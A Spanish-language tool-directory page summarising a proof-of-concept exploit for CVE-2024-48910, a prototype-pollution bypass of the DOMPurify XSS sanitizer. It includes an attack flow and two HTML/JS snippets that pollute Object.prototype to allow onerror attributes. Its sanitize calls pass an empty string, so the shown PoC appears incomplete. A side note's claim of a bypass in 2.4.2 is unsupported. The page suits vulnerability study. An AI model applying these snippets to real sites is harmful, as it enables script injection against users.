
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/mitchellzhou1/cve-2024-48910-poc
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad Web
GitHubmitchellzhou1/cve-2024-48910-poc

CVE-2024-48910-PoC

Exploit de prueba de concepto para CVE-2024-48910, que demuestra el bypass de contaminación de prototipos del sanitizador XSS DOMPurify para ejecutar JavaScript arbitrario mediante atributos HTML manipulados.

Ver Repositorio
222hace 11 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    403
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    263

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2024-48910-PoC

imagen

Resumen

CVE-2024-48910 DOMPurify, un sanitizador XSS solo para DOM, súper rápido y ultra tolerante para HTML, MathML y SVG, se encontró vulnerable a la contaminación de prototipos (CVE-2024-48910). La vulnerabilidad fue descubierta y corregida en la versión 2.4.2, con la divulgación inicial realizada el 31 de octubre de 2024 .


Impacto

La vulnerabilidad de contaminación de prototipos en DOMPurify podría permitir a los atacantes manipular los atributos del prototipo de objetos, lo que podría llevar a evasiones de seguridad y modificaciones no autorizadas del comportamiento de la aplicación. La alta puntuación CVSS indica un impacto potencial significativo en la seguridad del sistema, afectando particularmente la confidencialidad e integridad de los datos

Detalles Técnicos

A la vulnerabilidad se le ha asignado una puntuación base CVSS v3.1 de 9.1 (CRÍTICA) con la cadena de vector CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N. Esto indica que la vulnerabilidad puede ser explotada de forma remota con baja complejidad de ataque, no requiere privilegios ni interacción del usuario, y puede resultar en un alto impacto tanto en la confidencialidad como en la integridad, aunque sin afectar la disponibilidad


En los registros de cambios, se puede ver que se añadió un caso de prueba que involucra .__proto__., lo que sugiere que es una inyección de prototipo. imagen


La siguiente línea que se añadió fue, lo que significa que antes estaba evaluando a true para cualquier cosa que fuera truthy. imagen
Flujo de Ataque y PoC

  1. Contaminar hasOwnProperty para que devuelva Object
  2. Contaminar ALLOWED_ATTR con ["src", "onerror"]
  3. DOMPurify clona su configuración usando la función vulnerable clone()
  4. La comprobación hasOwnProperty pasa para propiedades contaminadas (porque Object es truthy)
  5. La configuración contaminada se copia en la configuración interna de DOMPurify

Protección XSS eludida - onerror ahora está "permitido"

<script>Object.prototype.hasOwnProperty=Object</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

Notas al margen:

A pesar de actualizar a 2.4.2, todavía puedo hacer que aparezca alert()... todo lo que tienes que hacer es establecer Object.prototype.hasOwnProperty = () => true; para eludir la protección ¡¡LOL!!

<script>Object.prototype.hasOwnProperty = () => true;</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

Descargar herramienta




